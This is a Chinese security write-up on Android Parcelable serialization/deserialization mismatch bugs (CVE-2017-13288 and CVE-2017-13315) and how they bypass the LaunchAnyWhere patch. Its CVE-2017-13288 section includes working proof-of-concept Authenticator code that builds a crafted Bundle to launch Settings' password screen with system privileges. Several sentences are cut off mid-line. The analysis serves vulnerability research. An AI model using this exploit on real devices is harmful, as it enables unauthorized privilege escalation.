Bundle风水——Android序列化与反序列化不匹配漏洞详解

heeeeen / 2018-05-30 15:29:22 / 浏览数 9852 安全技术 移动安全 顶(0) 踩(0)

作者: heeeeen@MS509Team

0x00 简介

最近几个月，Android安全公告公布了一系列系统框架层的高危提权漏洞，如下表所示。

CVE	Parcelable对象	公布时间
CVE-2017-0806	GateKeeperResponse	2017.10
CVE-2017-13286	OutputConfiguration	2018.04
CVE-2017-13287	VerifyCredentialResponse	2018.04
CVE-2017-13288	PeriodicAdvertisingReport	2018.04
CVE-2017-13289	ParcelableRttResults	2018.04
CVE-2017-13311	SparseMappingTable	2018.05
CVE-2017-13315	DcParamObject	2018.05

这批漏洞很有新意，似乎以前没有看到过类似的，其共同特点在于框架中Parcelable对象的写入（序列化）和读出（反序列化）不一致，比如将一个成员变量写入时为long

由于漏洞原作者也没有给出Writeup，这批漏洞披上了神秘面纱。好在漏洞预警 | Android系统序列化、反序列化不匹配漏洞[1]一文给出了漏洞利用的线索——绕过launchAnywhere的补丁。根据这个线索，我们能够利用有漏洞的Parcelable对象，实现

0x01 背景知识

Android Parcelable 序列化

Android提供了独有的Parcelable接口来实现序列化的方法，只要实现这个接口，一个类的对象就可以实现序列化并可以通过Intent或Binder传输，见下面示例中的典型用法

```
public class MyParcelable implements Parcelable {
    private int mData;

    public int describeContents() {
        return 0;
    }

    public void writeToParcel(Parcel out, int flags) {
        out.writeInt(mData);
    }

    public void readFromParcel(Parcel reply) {
        mData = in.readInt();
    }

    public static final Parcelable.Creator<MyParcelable> CREATOR
            = new Parcelable.Creator<MyParcelable>() {
        public MyParcelable createFromParcel(Parcel in) {
            return new MyParcelable(in);
        }

        public MyParcelable[] newArray(int size) {
            return new MyParcelable[size];
        }
    };

    private MyParcelable(Parcel in) {
        mData = in.readInt();
    }
}
```

其中，关键的writeToParcel和readFromParcel方法，分别调用Parcel类中的一系列write方法和read方法实现序列化和反序列化。

Bundle

可序列化的Parcelable对象一般不单独进行序列化传输，需要通过Bundle对象携带。
Bundle的内部实现实际是Hashmap，以Key-Value键值对的形式存储数据。例如，
Android中进程间通信频繁使用的Intent对象中可携带一个Bundle对象，利用`putExtra(key, value)`方法，可以往Intent的Bundle对象中添加键值对(Key

Value)。Key为String类型，而Value则可以为各种数据类型，包括int、Boolean、String和Parcelable对象等等，Parcel类中维护着这些类型信息。

见/frameworks/base/core/java/android/os/Parcel.java

```
// Keep in sync with frameworks/native/include/private/binder/ParcelValTypes.h.
   private static final int VAL_NULL = -1;
   private static final int VAL_STRING = 0;
   private static final int VAL_INTEGER = 1;
   private static final int VAL_MAP = 2;
   private static final int VAL_BUNDLE = 3;
   private static final int VAL_PARCELABLE = 4;
   private static final int VAL_SHORT = 5;
   private static final int VAL_LONG = 6;
   private static final int VAL_FLOAT = 7;
```

对Bundle进行序列化时，依次写入携带所有数据的长度、Bundle魔数(0x4C444E42)和键值对。见BaseBundle.writeToParcelInner方法

```
int lengthPos = parcel.dataPosition();
       parcel.writeInt(-1); // dummy, will hold length
       parcel.writeInt(BUNDLE_MAGIC);
       int startPos = parcel.dataPosition();
       parcel.writeArrayMapInternal(map);
       int endPos = parcel.dataPosition();
       // Backpatch length
       parcel.setDataPosition(lengthPos);
       int length = endPos - startPos;
       parcel.writeInt(length);
       parcel.setDataPosition(endPos);
```

pacel.writeArrayMapInternal方法写入键值对，先写入Hashmap的个数，然后依次写入键和值

```
/**
    * Flatten an ArrayMap into the parcel at the current dataPosition(),
    * growing dataCapacity() if needed.  The Map keys must be String objects.
    */
   /* package */ void writeArrayMapInternal(ArrayMap<String, Object> val) {
       ...
       final int N = val.size();
       writeInt(N);
      ...
       int startPos;
       for (int i=0; i<N; i++) {
           if (DEBUG_ARRAY_MAP) startPos = dataPosition();
           writeString(val.keyAt(i));
           writeValue(val.valueAt(i));
       ...
```

接着，调用writeValue时依次写入Value类型和Value本身，如果是Parcelable对象，则调用writeParcelable方法，后者会调用Parcelable对象的writeToParcel方法。

```
public final void writeValue(Object v) {
       if (v == null) {
           writeInt(VAL_NULL);
       } else if (v instanceof String) {
           writeInt(VAL_STRING);
           writeString((String) v);
       } else if (v instanceof Integer) {
           writeInt(VAL_INTEGER);
           writeInt((Integer) v);
       } else if (v instanceof Map) {
           writeInt(VAL_MAP);
           writeMap((Map) v);
       } else if (v instanceof Bundle) {
           // Must be before Parcelable
           writeInt(VAL_BUNDLE);
           writeBundle((Bundle) v);
       } else if (v instanceof PersistableBundle) {
           writeInt(VAL_PERSISTABLEBUNDLE);
           writePersistableBundle((PersistableBundle) v);
       } else if (v instanceof Parcelable) {
           // IMPOTANT: cases for classes that implement Parcelable must
```


```
            // come before the Parcelable case, so that their specific VAL_*
            // types will be written.
            writeInt(VAL_PARCELABLE);
            writeParcelable((Parcelable) v, 0);
```

反序列化过程则完全是一个对称的逆过程，依次读入Bundle携带所有数据的长度、Bundle魔数(0x4C444E42)、键和值，如果值为Parcelable对象，则调用对象的readFrom

通过下面的代码，我们还可以把序列化后的Bundle对象存为文件进行研究。


```
Bundle bundle = new Bundle();
bundle.putParcelable(AccountManager.KEY_INTENT, makeEvilIntent());

byte[] bs = {'a', 'a','a', 'a'};
bundle.putByteArray("AAA", bs);
Parcel testData = Parcel.obtain();
bundle.writeToParcel(testData, 0);
byte[] raw = testData.marshall();
       try {
           FileOutputStream fos = new FileOutputStream("/sdcard/obj.pcl");
           fos.write(raw);
           fos.close();
       } catch (FileNotFoundException e){
           e.printStackTrace();
       } catch (IOException e) {
           e.printStackTrace();
       }
```

查看序列化后的Bundle数据如图



LaunchAnyWhere漏洞

Retme的这篇文章[2]对LaunchAnyWhere漏洞进行了详细解析，这里我们借用文中的图，对漏洞简单进行回顾。



普通AppB作为Authenticator，通过Binder传递一个Bundle对象到system_server中的AccountManagerService，这个Bundle对象中包含的一个键值对{KEY_INTENT:in

Google对于这个漏洞的修补是在AccountManagerService中对AppB指定的intent进行检查，确保intent中目标Activity所属包的签名与调用AppB一致。

```
protected void checkKeyIntent(
4704                int authUid,
4705                Intent intent) throws SecurityException {
4706            long bid = Binder.clearCallingIdentity();
4707            try {
4708                PackageManager pm = mContext.getPackageManager();
4709                ResolveInfo resolveInfo = pm.resolveActivityAsUser(intent, 0, mAccounts.userId);
4710                ActivityInfo targetActivityInfo = resolveInfo.activityInfo;
4711                int targetUid = targetActivityInfo.applicationInfo.uid;
4712                if (!isExportedSystemActivity(targetActivityInfo)
4713                        && (PackageManager.SIGNATURE_MATCH != pm.checkSignatures(authUid,
4714                                targetUid))) {
4715                    String pkgName = targetActivityInfo.packageName;
4716                    String activityName = targetActivityInfo.name;
4717                    String tmpl = "KEY_INTENT resolved to an Activity (%s) in a package (%s) that "
4718                            + "does not share a signature with the supplying authenticator (%s).";
4719                    throw new SecurityException(
4720                            String.format(tmpl, activityName, pkgName, mAccountType));
4721                }
```

上次过程涉及到两次跨进程的序列化数据传输。第一次，普通AppB将Bundle序列化后通过Binder传递给system_server，然后system_server通过Bundle的一系列get
若检查通过，调用writeBundle进行第二次序列化，然后Settings中反序列化后重新获得{KEY_INTENT:intent}，调用startActivity。

如果第二次序列化和反序列化过程不匹配，那么就有可能在system_server检查时Bundle中恶意的{KEY_INTENT:intent}不出现，而在Settings中出现，那么就完美

0x02 案例1：CVE-2017-13288


四月份公布的CVE-2017-13288漏洞出现在PeriodicAdvertisingReport类中，对比writeToParcel和readFromParcel函数

```
@Override
   public void writeToParcel(Parcel dest, int flags) {
       dest.writeInt(syncHandle);
       dest.writeLong(txPower);
       dest.writeInt(rssi);
```

```
        dest.writeInt(dataStatus);
        if (data != null) {
            dest.writeInt(1);
            dest.writeByteArray(data.getBytes());
        } else {
            dest.writeInt(0);
        }
    }
    private void readFromParcel(Parcel in) {
        syncHandle = in.readInt();
        txPower = in.readInt();
        rssi = in.readInt();
        dataStatus = in.readInt();
        if (in.readInt() == 1) {
            data = ScanRecord.parseFromBytes(in.createByteArray());
        }
    }
```

在对txPower这个int类型成员变量进行操作时，写为long，读为int，因此经历一次不匹配的序列化和反序列化后txPower之后的成员变量都会错位4字节。那么如何绕过che

这是一项有挑战性的工作，需要在Bundle中精确布置数据。经过几天的思索，我终于想出了以下的解决方案：



在Authenticator
App中构造恶意Bundle，携带两个键值对。第一个键值对携带一个PeriodicAdvertisingReport对象，并将恶意KEY_INTENT的内容放在mData这个ByteArray类型的成员中

那么在system_server发生的第一次反序列化中，生成PeriodicAdvertisingReport对象，syncHandle、txPower、rssi、dataStatus这些int型的数据均通过readInt读入为

接着system_server将这个Bundle序列化，此时txPower这个变量使用writeLong写入Bundle，因此为占据8个字节，前4字节为1，后4字节为0。txPower后面的内容写入

最后在Settings发生反序列化，txPower此时又变成了readInt，因此txPower读入为1，后面接着rssi却读入为0，发生了四字节的错位！接下来dataStatus读入为1，flag读
（ByteArray
4字节对齐）当做mData。至此，第一个键值对反序列化完毕。然后，恶意KEY_INTENT作为一个新的键值对就堂而皇之的出现了！最终的结果是取得以Settings应用的权限

POC

参考[2]编写Authenticator App，主要要点：

在AndroidManifest文件中设置

```
<service android:name=".AuthenticatorService" android:exported="true" >
            <intent-filter>
                <action
                    android:name="android.accounts.AccountAuthenticator" />
            </intent-filter>
            <meta-data android:name="android.accounts.AccountAuthenticator"
                android:resource="@xml/authenticator" />
        </service>
```

实现AuthenticatorService

```
public class AuthenticatorService extends Service {
    @Nullable
    @Override
```

```
    public IBinder onBind(Intent intent) {
        MyAuthenticator authenticator = new MyAuthenticator(this);
        return authenticator.getIBinder();
    }
}
```

实现Authenticator，addAccount方法中构建恶意Bundle

```
public class MyAuthenticator extends AbstractAccountAuthenticator {
    static final String TAG = "MyAuthenticator";

    private Context m_context = null;

    public MyAuthenticator(Context context) {
        super(context);
        m_context = context;
    }

    @Override
    public Bundle editProperties(AccountAuthenticatorResponse response, String accountType) {
        return null;
    }

    @Override
    public Bundle addAccount(AccountAuthenticatorResponse response, String accountType, String authTokenType, String[] required
        Log.v(TAG, "addAccount");

        Bundle evilBundle = new Bundle();
        Parcel bndlData = Parcel.obtain();
        Parcel pcelData = Parcel.obtain();

        // Manipulate the raw data of bundle Parcel
        // Now we replace this right Parcel data to evil Parcel data
        pcelData.writeInt(2); // number of elements in ArrayMap
        /***************************************/
        // mismatched object
        pcelData.writeString("mismatch");
        pcelData.writeInt(4); // VAL_PACELABLE
        pcelData.writeString("android.bluetooth.le.PeriodicAdvertisingReport"); // name of Class Loader
        pcelData.writeInt(1);//syncHandle
        pcelData.writeInt(1);//txPower
        pcelData.writeInt(1);//rssi
        pcelData.writeInt(1);//dataStatus
        pcelData.writeInt(1);// flag for data
        pcelData.writeInt(0x144); //length of KEY_INTENT:evilIntent
        // Evil object hide in PeriodicAdvertisingReport.mData
        pcelData.writeString(AccountManager.KEY_INTENT);
        pcelData.writeInt(4);
        pcelData.writeString("android.content.Intent");// name of Class Loader
        pcelData.writeString(Intent.ACTION_RUN); // Intent Action
        Uri.writeToParcel(pcelData, null); // Uri is null
        pcelData.writeString(null); // mType is null
        pcelData.writeInt(0x10000000); // Flags
        pcelData.writeString(null); // mPackage is null
        pcelData.writeString("com.android.settings");
        pcelData.writeString("com.android.settings.password.ChooseLockPassword");
        pcelData.writeInt(0); //mSourceBounds = null
        pcelData.writeInt(0); // mCategories = null
        pcelData.writeInt(0); // mSelector = null
        pcelData.writeInt(0); // mClipData = null
        pcelData.writeInt(-2); // mContentUserHint
        pcelData.writeBundle(null);
        ////////////////////////////////////
        pcelData.writeString("Padding-Key");
        pcelData.writeInt(0); // VAL_STRING
        pcelData.writeString("Padding-Value"); //
        int length  = pcelData.dataSize();
        Log.d(TAG, "length is " + Integer.toHexString(length));
        bndlData.writeInt(length);
```


```
        bndlData.writeInt(0x4c444E42);
        bndlData.appendFrom(pcelData, 0, length);
        bndlData.setDataPosition(0);
        evilBundle.readFromParcel(bndlData);
        Log.d(TAG, evilBundle.toString());
        return evilBundle;
    }
```

0x03 案例2：CVE-2017-13315

五月份修复的CVE-2017-13315出现在DcParamObject类中，对比writeToParcel和readFromParcel函数.

```
public void writeToParcel(Parcel dest, int flags) {
        dest.writeLong(mSubId);
    }
    private void readFromParcel(Parcel in) {
        mSubId = in.readInt();
    }
```

int类型的成员变量mSubId写入时为long，读出时为int，没有可借用的其他成员变量，似乎在Bundle中布置数据更有挑战性。但受前面将恶意KEY_INTENT置于ByteArray中



在Authenticator
App中构造恶意Bundle，携带三个键值对。第一个键值对携带一个DcParamObject对象；第二个键值对的键的16进制表示为0x06，长度为1，值的类型为13代表ByteArray

那么在system_server发生的第一次反序列化中，生成DcParamObject对象，mSubId通过readInt读入为1。后面两个键值对都不是KEY_INTENT，因此可以通过checkIn

然后，第二次序列化时system_server通过writeLong将mSubId写入Bundle，多出四个字节为0x0000 0000 0000 0001，后续内容不变。

最后，Settings反序列化读入Bundle，由于读入mSubID仍然为readInt，因此只读到0x0000
0001就认为读DcParamObject完毕。接下来开始读第二个键值对，把多出来的四个字节0x0000
0000连同紧接着的1，认为是第二个键值对的键为null，然后6作为类型参数被读入，认为是long，于是后面把13和接下来ByteArray
length的8字节作为第二个键值对的值。最终，恶意KEY_INTENT显现出来作为第三个键值对！

POC

